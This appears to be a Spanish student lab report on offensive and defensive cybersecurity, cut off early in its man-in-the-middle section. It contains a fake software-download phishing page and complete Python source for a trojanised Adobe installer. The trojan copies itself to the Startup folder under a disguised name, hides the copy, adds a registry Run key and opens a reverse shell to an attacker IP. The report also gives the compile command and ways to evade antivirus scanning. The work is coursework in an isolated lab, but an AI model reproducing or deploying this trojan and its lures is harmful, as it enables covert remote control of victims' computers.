Institut Puig Castellar
Santa Coloma de Gramenet

Ciberseguridad Ofensiva y Defensiva: Amenazas, Explotación y Protección (CODAEP)

Laboratorio

Asix 2B
CFGS Administració de Sistemes Informàtics i Xarxes

Daniel Trias y Jhoan Esteban
Asix B
Curs 2025-26

1. Introducción al Laboratorio **4**
2. Ingenieria social **5**
2.1 Introduccion **5**
2.1 Proceso de Desarrollo y Despliegue de la Página Web de Phishing 5
2.1.1 Preparación del entorno web 5
2.1.2 Instalación y configuración del servidor Apache 5
2.1.3 Desarrollo de la interfaz web 6
2.1.3.1 Codigo HTML 7
2.1.3.2 Codigo CSS 8
2.2 Resultado final 11
3. Malware **13**
3.1 Introducción 13
3.2 Proceso de Desarrollo, Estructuración y Compilación del Paquete 13
3.3 Arquitectura del virus 15
3.4 Fases de la Ejecución Técnica 15
3.5 Medidas de Evasión Utilizadas 17
3.6 Codigo Virus 18
4. Ataque de red **21**
4.1 Introducción 21
4.2 Preparación del laboratorio 21
4.3 Comienzo del ataque MitM 24
5. Ataque de infraestructura **28**
5.1 Introducción 28
5.2 Preparación Laboratorio 28
5.3 Primer ataque BOLA 30
5.4 Mejora del código API 31
5.5 Solucionar el ataque BOLA 33
5.6 Codigo API 34
6. Ataque Fuerza bruta **36**
6.1 Introducción 36
6.2 Estructura 36
6.3 Laboratorio : 36
6.4 Preparación del laboratorio 37
6.5 Escenario A (nivel bajo) 40
6.6 Escenario B Nivel medio 47
6.7 Escenario C 51
6.8 Conclusiones 51
7. Ataque insider **52**
7.1 Introducción 52
7.2 El robo de datos 52
7.3 Resultados Finales 54
8. Aplicaciones web **55**
8.1 Introducción 55

8.2 Proceso de Desarrollo y Preparación del Entorno Vulnerable 55
8.2.1 Preparación del laboratorio web 55
8.2.2 Instalación del entorno LAMP 55
8.2.3 Desarrollo del formulario vulnerable 56
8.3 Arquitectura de la Aplicación Vulnerable 56
8.4 Fases de la Ejecución Técnica 57
8.4.1 Acceso a la aplicación vulnerable 57
8.4.2 Manipulación de la consulta SQL 57
8.4.3 Alteración lógica de la autenticación 57
8.4.4 Acceso no autorizado 57
8.5 Medidas Defensivas y Mitigación 57

1. Introducción al Laboratorio

Para la realización de la parte práctica del proyecto se ha preparado un laboratorio virtualizado orientado a la simulación de ataques y defensas en entornos controlados. El objetivo principal de este laboratorio ha sido disponer de un entorno seguro donde poder realizar pruebas reales sin afectar sistemas externos ni redes reales.

La infraestructura del laboratorio se ha desarrollado utilizando Oracle VM VirtualBox, creando máquinas virtuales basadas principalmente en Kali Linux y Ubuntu. Kali Linux se ha utilizado como máquina atacante para realizar las distintas simulaciones, mientras que Ubuntu se ha utilizado como sistema víctima y entorno de pruebas.

Todas las máquinas se han configurado dentro de una red aislada, permitiendo únicamente la comunicación interna entre ellas. Gracias a esta configuración, las pruebas realizadas permanecen completamente separadas del exterior, garantizando un entorno seguro para la investigación y experimentación.

Este laboratorio ha permitido recrear diferentes escenarios relacionados con ciberseguridad ofensiva y defensiva, facilitando el análisis práctico de amenazas, vulnerabilidades y medidas de protección estudiadas durante el proyecto.

2. Ingenieria social

2.1 Introduccion

La página web de phishing se desarrolla con el objetivo de simular un escenario real de ingeniería social orientado al robo de información o distribución de contenido malicioso. La web imita la apariencia de una página legítima para generar confianza en la víctima y conseguir que interactúe con el contenido ofrecido.

A través de esta simulación se recrea una de las técnicas más utilizadas actualmente en ataques de phishing, combinando diseño visual, descargas y manipulación psicológica para estudiar cómo este tipo de amenazas pueden comprometer la seguridad de un usuario si no se aplican medidas de protección y concienciación adecuadas.

2.1 Proceso de Desarrollo y Despliegue de la Página Web de Phishing

2.1.1 Preparación del entorno web

Para el despliegue de la simulación de phishing se preparó previamente un entorno web local dentro del laboratorio virtualizado. El objetivo fue recrear un escenario similar al funcionamiento básico de una página de descarga real accesible desde otra máquina de la red.

La infraestructura utilizada estuvo compuesta por:

- Máquina Ubuntu actuando como servidor web
- Máquina Windows utilizada como cliente

2.1.2 Instalación y configuración del servidor Apache

Para alojar la página web se instaló el servicio Apache2 dentro de Ubuntu, convirtiéndo la máquina virtual en un servidor web funcional.

La instalación se realizó mediante los siguientes comandos:

sudo apt update
sudo apt install apache2 -y

Posteriormente se habilitó el servicio para garantizar su ejecución automática:


sudo systemctl start apache2
sudo systemctl enable apache2

2.1.3 Desarrollo de la interfaz web

La página web fue desarrollada utilizando tecnologías HTML5 y CSS3 mediante Visual Studio Code. El diseño visual fue planteado para simular una página legítima de descarga de software informático, incorporando:

- logotipo de empresa falsa
- descripción comercial
- tarjetas informativas
- Descarga del archivo malicioso

La estructura del proyecto web quedó organizada de la siguiente forma:



2.1.3.1 Codigo HTML

```html
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>D&J Informática</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>

    <header>
        <img src="img/DJ.png" alt="Logo" class="logo">
        <h1>D&J Informática</h1>
        <p>Soluciones informáticas, seguridad y rendimiento</p>
    </header>

    <section class="hero">
        <h2>Pack Informático Completo</h2>
        <p>
            Descarga nuestro pack con herramientas, utilidades y recursos
            preparados para mejorar tu experiencia informática.
        </p>

        <a class="btn" href="downloads/PackOfimatica2026_final.zip" download>
            Descargar Pack
        </a>
    </section>

    <section class="productos">

        <div class="card">
            <h3>Optimización</h3>
            <p>Con un solo click, obten aplicaciones basicas</p>
        </div>

        <div class="card">
            <h3>Esencial</h3>
            <p>Las aplicaciones más esenciales en cualquier equipo</p>
        </div>

        <div class="card">
            <h3>Compatibilidad</h3>
            <p>Funcionamiento preparado para múltiples entornos Windows.</p>
```

```html
            <p>Funcionamiento preparado para múltiples entornos Windows.</p>
        </div>

    </section>

    <footer>
        <p>© 2026 D&J Informática</p>
    </footer>

</body>
</html>
```

2.1.3.2 Codigo CSS


style.css > footer

```css
body{
    margin:0;
    font-family:Arial, Helvetica, sans-serif;
    background:#0f0f0f;
    color:white;
}

/* HEADER */

header{
    background:#181818;
    text-align:center;
    padding:40px 20px;
    border-bottom:2px solid #ff6600;
}

.logo{
    width:120px;
    margin-bottom:15px;
}

header h1{
    margin:10px 0;
    font-size:42px;
}

header p{
    color:#bdbdbd;
    font-size:18px;
}

/* HERO */

.hero{
    text-align:center;
    padding:80px 20px;
}

.hero h2{
    font-size:38px;
    margin-bottom:20px;
}

```

```css
.hero p{
    max-width:700px;
    margin:auto;
    color:#cfcfcf;
    font-size:18px;
    line-height:1.6;
    margin-bottom:35px;
}

/* BOTON */

.btn{
    display:inline-block;
    padding:15px 30px;
    background:#ff6600;
    color:white;
    text-decoration:none;
    border-radius:12px;
    font-weight:bold;
    font-size:18px;
    transition:0.3s;
}

.btn:hover{
    background:#ff8533;
    transform:scale(1.05);
}

/* TARJETAS */

.productos{
    display:flex;
    justify-content:center;
    gap:25px;
    padding:40px;
    flex-wrap:wrap;
}
```

```
81
82  .card{
83      background:#1e1e1e;
84      width:260px;
85      padding:25px;
86      border-radius:15px;
87      transition:0.3s;
88      box-shadow:0 0 10px rgba(0,0,0,0.5);
89  }
90
91  .card:hover{
92      transform:translateY(-8px);
93      background:#292929;
94  }
95
96  .card h3{
97      color:#ff6600;
98      margin-bottom:15px;
99  }
100
101 /* FOOTER */
102
103 footer{
104     text-align:center;
105     padding:25px;
106     background:#181818;
107     margin-top:40px;
108     color:#999;
109 }
```

2.2 Resultado final


mejorar tu experiencia informática.
Descargar Pack
Optimización
Con un solo click, obten aplicaciones basicas
Esencial
Las aplicaciones más esenciales en cualquier equipo
Compatibilidad
Funcionamiento preparado para múltiples entornos Windows.
© 2026 D&J Informática

3. Malware

3.1 Introducción

El virus se disfraza en un paquete de instalación que combina técnicas de Ingeniería Social, previamente vista en la simulación de phishing.

Gracias al phising simulamos un escenario real de infección a través de un instalador falso (Troyanizado). El ejecutable instala el software legítimo (Adobe Acrobat Reader) de forma transparente para el usuario mientras establece una baliza de control remoto de fondo.

3.2 Proceso de Desarrollo, Estructuración y Compilación del Paquete

3.2.1 Creación del Entorno de Trabajo (Estructura de Carpetas)

Para garantizar el correcto funcionamiento del script y el despliegue del instalador real sin levantar sospechas en el sistema objetivo, se estructuró un directorio de trabajo local con la siguiente jerarquía:

1. Se creó la carpeta raíz del proyecto (ej. PackOfimatica2026).
2. Dentro de esta raíz, se generó una subcarpeta estratégica denominada .assets.
3. Utilizando la interfaz de comandos de Windows, se le asignaron atributos de ocultación profunda mediante el comando attrib +h +s .assets. Esto asegura que la carpeta permanezca invisible para el usuario, actuando como el contenedor "fantasma" del software legítimo.
4. Se descargó el instalador oficial de Adobe Acrobat Reader, se renombró como Reader_install.exe y se alojó dentro de la carpeta oculta .assets.

3.2.2 Integración y Diseño del Recurso Visual

El éxito de la simulación de ingeniería social radica en la confianza visual.

1. Se seleccionó una imagen representativa para el instalador (El logotipo oficial de Adobe Acrobat).
2. Dado que los sistemas operativos Windows exigen estrictamente el formato de mapa de bits de recurso de icono (.ico) para los ejecutables y PyInstaller

no procesa formatos web comunes como .png o .jpg, se utilizó una herramienta de conversión para generar un archivo *icono.ico* con una resolución estándar de 256x256 píxeles.
3. El archivo *icono.ico* se ubicó directamente en la raíz del proyecto, junto al código fuente de Python (Adobe_installer.py).

3.2.3 Proceso de Compilación Nativa mediante PyInstaller

Debido a las limitaciones técnicas y de compatibilidad que presenta la compilación cruzada desde entornos basados en Linux (como Kali Linux) utilizando capas de compatibilidad como Wine, las cuales suelen corromper las librerías dinámicas (.dll) o activar falsos positivos agresivos en los antivirus, se optó por realizar una compilación nativa directamente en un entorno Windows de desarrollo.

El código utilizado para su compilación a .exe:

```
python -m PyInstaller --onefile --noconsole --icon=icono.ico
--name="Adobe_Acrobat_DC_Installer" Adobe_installer
```

Análisis Técnico de los Parámetros de Compilación Utilizados:

- **--onefile:** Instruye a PyInstaller a empaquetar el intérprete de Python, el script embebido y todas las librerías necesarias (como socket, winreg y shutil) dentro de un único archivo binario monolítico. Esto facilita la distribución del pack de ofimática.
- **--noconsole:** Parámetro crítico para la ocultación. Deshabilita la creación de la ventana estándar de la consola de comandos (cmd.exe) al arrancar. El script se ejecuta directamente en el subsistema gráfico/segundo plano de Windows, volviéndose invisible para el usuario.
- **--icon=icono.ico:** Incrusta de forma permanente el recurso visual dentro de las cabeceras PE (*Portable Executable*) del binario, sustituyendo el icono genérico de Python por el de la aplicación legítima.
- **--name="Adobe_Acrobat_DC_Installer"**: Define el nombre de salida del archivo ejecutable final.

3.3 Arquitectura del virus

El entorno se compone de tres elementos principales estructurados de la siguiente forma:

- Carpeta PackOfimatica2026
  - Adobe_Installer.exe (Virus)
  - .assets (Carpeta oculta)
    - Adobe_Installer (El instalador oficial de adobe)
  - Resto de instaladores del pack

```
 Directorio de C:\Users\INTEL\Desktop\PackOfimatica2026

16/05/2026  16:43    <DIR>          .
16/05/2026  16:43    <DIR>          ..
01/05/2026  14:40    <DIR>          .assets
30/04/2026  00:21         8.540.895 adobe_installer.exe
29/04/2026  18:30       736.940.624 data.bin
29/04/2026  18:30        68.615.328 jre-8u491-windows-i586.exe
29/04/2026  18:30        44.568.024 vlc-3.0.23-win32.exe
29/04/2026  18:30         3.948.984 winrar-x64-720es.exe
               5 archivos    862.613.855 bytes
```

3.4 Fases de la Ejecución Técnica

1. El usuario ejecuta Adobe_Acrobat_DC_Installer.exe (compilado con la bandera --noconsole para evitar ventanas de terminal).
2. El script localiza de inmediato el ejecutable real oculto en la subcarpeta .assets/Reader_instal.exe y lo arranca en segundo plano mediante subprocesos de Windows.
3. El usuario percibe únicamente el asistente oficial de instalación de Adobe, eliminando cualquier sospecha inmediata.

Mientras el usuario realiza la instalación, el script ejecuta tres tareas críticas en segundo plano:

Lanzamiento de la Aplicación


- Autocopiado (Mudanza): El ejecutable dinámico localiza su propia ubicación mediante comandos del sistema y genera una réplica de sí mismo en una ruta profunda del perfil de usuario (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup), renombrándose como un componente de seguridad (AdobeStartup.exe).

Sistema de Supervivencia (Autocopiado y Doble Persistencia)

- Invisibilidad: Aplica atributos de sistema y oculto (+h +s) a la copia para que no sea visible desde el explorador de Windows clásico.
- Doble Persistencia: Se inscribe de forma simultánea en la carpeta de *Inicio (Startup)* y en la clave de registro de Windows HKCU\Software\Microsoft\Windows\CurrentVersion\Run. Esto asegura el arranque automático tras cada reinicio del equipo de forma redundante.

Conexión y Control Remoto (Bucle de Balizamiento)

1. El programa inicia un bucle interno infinito de conexiones salientes por TCP apuntando a la dirección IP y puerto del auditor (Servidor Kali Linux).
2. Si el servidor está apagado o la conexión se interrumpe, el script gestiona las excepciones mediante retardos (time.sleep), reintentando la conexión cada 20 segundos sin saturar el procesador.
3. Al conectar, se establece una Shell Interactiva. El script procesa cadenas de texto decodificadas del protocolo TCP, aislando instrucciones específicas de navegación (os.chdir) de los comandos generales que despacha al procesador de comandos nativo (cmd.exe).




3.5 Medidas de Evasión Utilizadas

- Uso de Sockets Nativos: Evita payloads automatizados genéricos (como los de Metasploit) que son identificados rápidamente por firmas de antivirus.
- Renombrado de Procesos: Enmascara el binario activo en la lista de servicios de arranque bajo identidades de la suite de Windows Defender.
- Empaquetado y Cifrado: El pack final se almacena en un contenedor comprimido .zip con cifrado robusto para evadir pasarelas de correo electrónico y escáneres estáticos de plataformas en la nube (Google Drive).

3.6 Codigo Virus

USAR EN ENTORNO SIMULADO Y CONTROLADO



```python
import os
import socket
import time
import subprocess
import winreg
import shutil
import sys
from pathlib import Path

# --- CONFIGURACIÓN ---
KALI_IP = "192.168.1.50"
KALI_PORT = 4444

def ejecutar_comportamiento_oculto():
    # 1. Crear persistencia y carpetas ocultas
    nombre_disfraz = "AdobeStartup.exe"
    carpeta_destino = os.path.join(os.getenv('APPDATA'), "Microsoft", "Windows", "Start Menu","Program
    ruta_final = os.path.join(carpeta_destino, nombre_disfraz)

    try:

        ruta_actual = sys.executable if getattr(sys, 'frozen', False) else os.path.abspath(__file__)

        if ruta_actual.lower() != ruta_final.lower():

            if not os.path.exists(carpeta_destino):
                os.makedirs(carpeta_destino)
            shutil.copy2(ruta_actual, ruta_final)
        os.system(f'attrib +h +s "{ruta_final}"')

        # Persistencia en el Registro
        ruta_reg = r"Software\Microsoft\Windows\CurrentVersion\Run"
```

```
            shutil.copy2(ruta_actual, ruta_final)
        os.system(f'attrib +h +s "{ruta_final}"')

        # Persistencia en el Registro
        ruta_reg = r"Software\Microsoft\Windows\CurrentVersion\Run"
        clave = winreg.OpenKey(winreg.HKEY_CURRENT_USER, ruta_reg, 0, winreg.KEY_SET_VALUE)
        winreg.SetValueEx(clave, "AdobeStartup", 0, winreg.REG_SZ, f'"{ruta_final}"')
        winreg.CloseKey(clave)
    except:
        pass

    # 2. Conexión de Shell Interactiva
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(None)
            s.connect((KALI_IP, KALI_PORT))

            s.send(f"[+] Conexión establecida desde: {os.getenv('COMPUTERNAME')}\n".encode())

            while True:
                s.send(b"\nCMD-Shell> ")
                data = s.recv(4096)
                if not data:
                    break

                comando = data.decode("utf-8", errors="ignore").strip()

                if not comando:
                    continue
```

```
                continue

            if comando.lower() in ["exit", "quit"]:
                s.close()
                exit(0)



            if comando.lower().startswith("cd "):
                try:
                    os.chdir(comando[3:].strip())
                    s.send(f"Cambiado a: {os.getcwd()}\n".encode())
                except Exception as e:
                    s.send(f"Error al cambiar: {str(e)}\n".encode())
                continue

            proc = subprocess.Popen(comando, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIP
            stdout_value = proc.stdout.read() + proc.stderr.read()
            s.send(stdout_value)

        except:
            time.sleep(5)

def lanzar_instalador_real():
    # Busca el instalador real dentro de la carpeta oculta .assets
    try:
        ruta = os.path.join(os.getcwd(), ".assets", "Reader_instal.exe")
        if os.path.exists(ruta):
            # Se lanza de forma que el usuario vea el proceso oficial
            subprocess.Popen([ruta], shell=True)
    except:
```

```
    except:
        pass

if __name__ == "__main__":
    # Lanzamos el Adobe real para que el usuario no sospeche
    lanzar_instalador_real()
    # Ejecutamos las funciones de fondo
    ejecutar_comportamiento_oculto()
```

4. Ataque de red

4.1 Introducción


Con la información aprendida e investigada pasaremos a revisar uno de los ataques que más nos agrada de este proyecto, Man in the middle, Como mencionamos anteriormente este es uno de los ataques más conocidos donde como atacantes conseguimos posicionarnos en medio de dos dispositivos que se comunican entre sí, interceptando, analizando o modificando el tráfico sin que los usuarios ni se enteren.

En esta práctica desarrollaremos un laboratorio con dos máquinas virtuales Kali y windows conectadas a la misma red local, con el objetivo de demostrar como es el funcionamiento de un ataque de **MitM** (Man in the Middle) mediante ARP spoofing. Durante la demostración veremos cómo nos logramos posicionar entre medio de la víctima y el router de la red, interceptando el tráfico no cifrado además de observar peticiones http y consultas DNS. Todo esto lo haremos con dos herramientas una que es wireshark que ya la hemos trabajado en clases y otra que es bettercap.


Lo más importante de este ataque no es solo como se hace y cómo funciona técnicamente, sino también tomar conciencia de lo importante que es encriptar paquetes, usar protocolos https, segmentación de red, autenticación y monitorizar el tráfico para estar al tanto de este tipo de amenazas.

4.2 Preparación del laboratorio

Comenzamos con nuestra máquina windows analizando dos datos muy importantes su **IP** (192.168.0.37) y su **gateway** (192.168.0.1)

